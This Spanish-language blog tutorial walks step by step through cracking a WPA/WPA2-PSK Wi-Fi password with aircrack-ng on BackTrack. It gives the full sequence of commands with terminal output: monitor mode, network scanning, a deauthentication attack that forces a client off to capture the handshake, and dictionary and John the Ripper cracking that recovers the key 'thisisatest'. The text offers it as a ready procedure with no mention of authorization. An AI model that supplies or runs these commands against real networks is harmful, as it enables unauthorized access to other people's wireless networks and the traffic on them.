

1. Introduccion:

En este tutorial les enseñare a crackear WPA / WPA2 / PSK desde cero. En la primera parte que fue de como crackear WEPs desde cero vimos como iniciar desde el DVD de Backtrack, por lo tanto arrancaremos con la linea de comandos.

2. Colocando nuestra interface en modo monitor:

Primero debemos saber como se llama nuestra interface, para ello tipeamos:


```
airmon-ng
root@bt: ~ - Shell - Konsole
Session Edit View Bookmarks Settings Help
root@bt:~# airmon-ng

Interface      Chipset      Driver
wlan0          Ralink 2561 PCI rt61pci - [phy0]
root@bt:~#
```

img. 1

Como vemos en la imagen, mi interface se llama **wlan0**. Ahora para ponerla en modo monitor tipeamos

```
airmon-ng start wlan0
```



```
root@bt: ~ - Shell - Konsole
Session Edit View Bookmarks Settings Help

root@bt:~# airmon-ng

Interface      Chipset      Driver
wlan0          Ralink 2561 PCI rt61pci - [phy0]

root@bt:~# airmon-ng start wlan0

Interface      Chipset      Driver
wlan0          Ralink 2561 PCI rt61pci - [phy0]
                (monitor mode enabled on mon0)

root@bt:~#
```

img. 2

Como podemos ver en la imagen 2, nos pone entre parentesis "(monitor mode enabled on **mon0**)", que sera la que utilizaremos.

3. Capturando el Handshake

La siguiente linea de comando scanneara las redes cercanas:

airodump-ng mon0

```
root@bt: ~ - Shell - Konsole
Session Edit View Bookmarks Settings Help

root@bt:~# airmon-ng

Interface      Chipset      Driver
wlan0          Ralink 2561 PCI rt61pci - [phy0]

root@bt:~# airmon-ng start wlan0

Interface      Chipset      Driver
wlan0          Ralink 2561 PCI rt61pci - [phy0]
                (monitor mode enabled on mon0)

root@bt:~# airodump-ng mon0
```

img. 4

```
root@bt: ~ - Shell - Konsole
Session Edit View Bookmarks Settings Help

CH 14 ][ Elapsed: 12 s ][ 2011-03-26 22:12

BSSID          PWR  Beacons  #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID
D8:5D:4C:C7:DC:EE -45    6        3   0   1  54e. WPA  CCMP  PSK  ANTRAX

BSSID          STATION          PWR  Rate  Lost  Packets  Probes
D8:5D:4C:C7:DC:EE 00:25:D3:4C:1B:84 -57  0 - 1    11      8
D8:5D:4C:C7:DC:EE 70:F1:A1:94:E8:34 -65  0 - 1e   0      18  ANTRAX

root@bt:~#
```

img. 5

Como se puede ver, aparece una red llamada ANTRAX que sera la que atacare.

De este paso debemos tener en cuenta el canal, en este caso es 1. El BSSID y la STATION.

Una vez que sale la MAC de la red que deseamos atacar con una estacion, frenamos el scaneo presionando **CTRL + C**

Ahora tipearemos la siguiente linea:

airodump-ng mon0 --channel 1 --bssid D8:5D:4C:C7:DC:EE -w /tmp/wpa2

The screenshot shows a terminal window titled "root@bt: ~ - Shell - Konsole". The window contains the following text:

```
CH 14 ][ Elapsed: 12 s ][ 2011-03-26 22:12
```

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
D8:5D:4C:C7:DC:EE	-45	6	3 0	1	54e.	WPA	CCMP	PSK	ANTRAX


BSSID	STATION	PWR	Rate	Lost	Packets	Probes
D8:5D:4C:C7:DC:EE	00:25:D3:4C:1B:84	-57	0 - 1	11	8	
D8:5D:4C:C7:DC:EE	70:F1:A1:94:E8:34	-65	0 - 1e	0	18	ANTRAX

```
root@bt:~# airodump-ng mon0 --channel 1 --bssid D8:5D:4C:C7:DC:EE -w /tmp/wpa2
```

img. 6

Seguido a esto nos aparecera una imagen de la red sin clientes conectados y en otra consola tipeamos:


aireplay-ng -0 1 -a D8:5D:4C:C7:DC:EE -c 70:F1:A1:94:E8:34 mon0



```
root@bt: ~ - Shell - Konsole <2>
Session Edit View Bookmarks Settings Help
root@bt:~# aireplay-ng -0 1 -a D8:5D:4C:C7:DC:EE -c 70:F1:A1:94:E8:34 mon0
22:15:50 Waiting for beacon frame (BSSID: D8:5D:4C:C7:DC:EE) on channel 1
22:15:51 Sending 64 directed DeAuth. STMAC: [70:F1:A1:94:E8:34] [55|62 ACKs]
root@bt:~#
```

img. 7

Una vez tipeado esto, podremos ver que apareceran redes en la otra consola y podremos capturar el Handshake.



img. 8

Como se puede ver en la imagen 8, hemos capturado el Handshake, ahora lo que nos queda es descifrar la password. Esto se puede hacer de dos formas..

- 1 - Bruteandola con el Jonh The Ripper
- 2 - Por medio de Diccionario

En este tutorial veremos las dos Formas

4. Obteniendo la Clave

Para hacerla por medio de Aircrack, tipeamos la siguiente linea:

```
aircrack-ng -w /pentest/passwords/wordlists/wpa.txt -b D8:5D:4C:C7:DC:EE  
/tmp/wpa2*.cap
```

```
root@bt: ~ - Shell - Konsole
Session Edit View Bookmarks Settings Help

Aircrack-ng 1.0 r1645

[00:00:00] 196 keys tested (584.68 k/s)

KEY FOUND! [ thisisatest ]

Master Key      : 42 8E 97 E4 6E C4 47 F2 6F 6F 38 8D AF 87 F2 84
                  49 75 B7 52 B2 56 A4 8C 8A C7 15 C2 1E 32 A7 92

Transient Key   : D0 EC 68 21 39 4A 2E 97 A3 62 B3 72 51 76 A2 3E
                  99 A1 AE EA 6A 31 E0 5F 53 34 B8 FE 40 A0 A0 D5
                  57 9C E5 EC 34 1E 05 EF A1 79 E7 87 9E 89 8D 14
                  7F 33 25 8C 8D 57 2F D5 E8 E1 3B 19 34 01 6E 28

EAPOL HMAC     : A3 8C 62 FA E1 E2 29 CB A2 2E BA 54 24 79 6F 82
root@bt:~#
```

img. 9

En este caso estoy utilizando el diccionario que viene con Backtrack. Ustedes pueden utilizar sus propios diccionario y corrigen la ruta del mismo.

Como podran ver, ahi obtuvo la Clave y en este caso es: **"thisisatest"**

Ahora veamos la forma de hacerlo por medio de John The Ripper.

Tipeamos el siguiente comando:

```
/pentest/password/jtr/john --stdout --incremental:all | aircrack-ng -b  
D8:5D:4C:C7:DC:EE -w - /tmp/wpa2*.cap
```

Recuerden cambiar la MAC por la que estan atacando y el directorio si es que lo modificaron.

Ambos metodos, tanto por diccionario como por John The Ripper suelen demorar dependiendo la dificultad de la contraseña.

5. Despedida:

Bueno, espero que les haya gustado y les sirva este tutorial y cualquier duda que tengan pueden postearla en el blog.

ANTRAX